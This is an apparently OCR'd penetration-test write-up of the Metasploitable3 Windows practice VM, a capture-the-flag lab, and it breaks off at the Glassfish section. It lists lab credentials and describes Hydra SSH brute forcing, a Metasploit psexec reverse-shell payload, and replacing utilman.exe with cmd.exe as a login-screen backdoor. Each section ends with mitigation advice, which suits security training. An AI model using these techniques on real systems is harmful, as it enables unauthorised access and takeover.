Metasploitable 3: Windows

Business Confidential

Date: 2/19/2024
Project: 897-20
Version 1.0

Table of Contents

Executive Summary 3
Scope 4
Network Settings 4
Password List 4
Scanning and Enumeration 5
Nmap 6
Exploitation 8
Port 22 SSH 8
Port 139 + 445 SMB netbios-sn 10
Port 3306 MYSQL 12
Port 3389 RDP 13
Ease of Access Hack 13
Port 4848 Glassfish 15
Port 8282 Apache Tomcat 17
Port 8484 Jenkins 21
Port 9200 ElasticSearch 24
Flags/Cards 25
Catch 'Em All 25
Ace of Hearts 27
Four of Clubs 29
Jack of Hearts 31
Jack of Clubs 34
Jack of Diamonds 35
King of Clubs 38
King of Diamonds 42
King of Hearts 43
Queen of Hearts 44
Seven of Spades 47
Ten of Diamonds 48
Three of Spades 51

EXECUTIVE SUMMARY

Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with metasploit. In 2016 Rapid 7 hosted a month-long, world-wide capture the flag(s) competition.

The details of this competition were as following:

Details

There are currently 15 flags hidden in Metasploitable3. When a flag is found, take a screenshot of it. Put it in a doc with the following information:

- How did you get access to this machine?
- How did you spot this file?
- How did you extract the file?

In spirit of this competition this document is intended to walk through the steps taken to exploit and capture the flags within Metasploitable3:Windows Edition, as well as serve as a penetration report for the Metasploitable environment, exploring vulnerabilities within the machine.

SCOPE

The following information was gathered through various methods of reconnaissance. Reconnaissance is defined as a preliminary survey to gain information. After reconnaissance has taken place the penetration team will use gathered information to attempt to exploit the target, Metasploitable3.

Network Settings

This exercise will require two machines. One computer is used for attacking, the second is used as the victim. Using virtual machines is always the best solution for training purposes. In the case of this exercise a **Kali Linux VM** will be used as the attacking machine and **Metasploitable3:Windows** will be used as the victim. They will be connected to a Virtual Box internal network with a router between the two VMs.

Password List


A commonly used technique which yields positive results is reusing password lists that have been used in previous CTFs. The password list for Metasploitable 3 Windows Edition can be found here: https://github.com/rapid7/metasploitable3/wiki/Configuration
U: vagrant P: vagrant
U: leah_organa P: help_me_obiw@n
U: luke_skywalker P: use_the_f0rce
U: han_solo P: sh00t-first
U: artoo_detoo P: beep_b00p
U: c_three_pio P: pr0t0c0l
U: ben_kenobi P: thats_no_moon
U: darth_vader P: d@rk_sid3
U: anakin_skywalker P: yipp33!!
U: jarjar_binks P: mesah_p@ssw0rd
U: lando_calrissian P: b@ckstab
U: boba_fett P: mandalorian1
U: jabba_hutt P: not-a-slug12
U: greedo P: hanShotFirst!
U: chewbacca P: rwaaaaawr5
U: kylo_ren P: daddy_issues1

SCOPE

Scanning and Enumeration


The first step in connecting the two machines is to find the **ip addresses** of both the Kali Linux and Metasploitable machines. Listed below are the commands to retrieve the addresses:

Metasploitable3 ip: 10.0.0.246



*The Metasploitable3 ip is found from the IPv4 value

Kali Linux ip: 10.0.0.51



*The Kali linux ip address is found from the inet value

SCOPE


Nmap

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a variety of features for probing computer networks, including host directory and service operating detection. You can run Nmap directly from the CLI. But it might be a good idea to run nmap from within metasploit so that the results are added to the MSF database.

There are many scanning possibilities but the following choices of options will balance speed with accuracy. As you add more options, you might sacrifice speed in order to get better results.


*Listed below are a few possible scans you could run with nmap:

Query all open ports on windows host (metasploitable3)




SCOPE

Nmap stealth scan



Running **stealth scan** using -oA tag to change ip (ACTIVE SCAN). This will help the attacker remain anonymous to the victim machine. However, be aware, this is an active scan and without permission from the exploited machine's owner, this action would be illegal.



*The command, **man nmap** shows all nmap switch combinations.


EXPLOITATION

Port 22 SSH

While using the username and password from the **password list** would likely be the easiest and most efficient, for best practice **Brute forcing SSH using Hydra** is the first step in finding credentials.


To begin, look for a script, Rockyou.txt, through the following commands:


Rockyou.txt is a script with a list of passwords from the internet




EXPLOITATION

Next, use the **Hydra** command attacking the account, “Administrator”, using the password file “rockyou.txt”, pointed to the RHOST(metasploitable3) using **ssh** as attack. This will cycle through passwords until correct. Although the scan will be long this will release the credentials:
login: vagrant password: vagrant
login: Administrator password: vagrant





Now, working from the command line as **root user** we are able to ssh into Administrator from the following command:



Recommendations:
A highly effective deterrent and to improve security is to simply turn Port 22 off and run the service on a seemingly random port above 1024

Port 139 + 445 SMB netbios-sn

Server Message Block shares files between different operating systems.

NetBIOS is (Network Basic Input/Output System) allows applications on separate computers to communicate and establish sessions to access shared resources.


The following is an example of Windows Authenticated User Code Execution. To begin, start metasploit from Kali linux and **use exploit/windows/smb/psexec**:

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```


Set the **LHOST** to Kali Linux's ip address, the **LPORT** to 4444, the **SMBUSER** to vagrant and **SMBPASS** to vagrant (from password list). This will dump the created payload and the **Windows Shell** for **Metasploitable3** will be reached:

EXPLOITATION

Changing to root directory:



The Administrator's account can be reach by unsetting SMBUSER from vagrant and setting to Administrator with the SMPASS as vagrant, in accordance to the password list:



Recommendations:

One approach to mitigating risk on Port 139 is to block NETBIOS traffic to/from the internet, or limit its use to specific IP addresses, using firewall rules.


The best way to keep SMB secure is to disable port 445 in your firewall. This will prevent devices outside of your network from remotely connecting to devices inside it over the port, they can still do so by using a VPN.

EXPLOITATION

Port 3306 MYSQL

MYSQL is an open-sourced relational database management system.A relational database stores data in separate tables rather than putting all the data in one big storeroom.

Gain root access from the command:




Once root access is obtained the attacker can move in many directions. Information can be extracted from the target through the MYSQL service utilizing a variety of tools.

Recommendations:
Restrict which IP addresses can access Port 3306 so that it is not accessible to untrusted sources. Or rather than opening the port use a SSH tunnel to connect your databases remotely.

EXPLOITATION

Port 3389 RDP


From the root user within Kali Linux, a remote desktop can be created for Metasploitable3 with the command: **rdesktop -u Administrator [*Remote IP Address]***
Use the passwords found through methods previously mentioned



Recommendations:
Basic tips to improve RDP security include: using strong passwords, using two-factor authentication, updating software, restricting access using firewalls, enabling network level authentication, limiting users who can log on to RDP, and setting an account lockout policy.

Ease of Access Hack

Logging into the Administrator account and navigating through the System32 folder give the Administrator full control of utilman:




EXPLOITATION

Next, issue the following commands on the Metasploitable3 command prompt:

```
C:\Windows\System32>dir util*
 Volume in drive C is Windows 2008R2
 Volume Serial Number is AC2D-33B7

 Directory of C:\Windows\System32

07/13/2009  06:41 PM            34,816 utildll.dll
07/13/2009  06:39 PM         1,402,880 utilman.exe
               2 File(s)      1,437,696 bytes
               0 Dir(s)  45,969,248,256 bytes free

C:\Windows\System32>ren utilman.exe utilman.bak
```

```
C:\Windows\System32>copy cmd.exe utilman.exe
        1 file(s) copied.

C:\Windows\System32>dir util*
 Volume in drive C is Windows 2008R2
 Volume Serial Number is AC2D-33B7

 Directory of C:\Windows\System32

07/13/2009  06:41 PM            34,816 utildll.dll
07/13/2009  06:39 PM         1,402,880 utilman.bak
11/20/2010  08:24 PM           345,088 utilman.exe
               3 File(s)      1,782,784 bytes
               0 Dir(s)  45,968,900,096 bytes free
```

From the login page, the Ease of Access button will now display a command prompt:




EXPLOITATION


Port 4848 Glassfish

Glassfish is an open sourced application server project. This will display the interface for the Administrator's console.

First obtain a shell using the SMB exploit with Administrator credentials:



Change directory to root:




EXPLOITATION

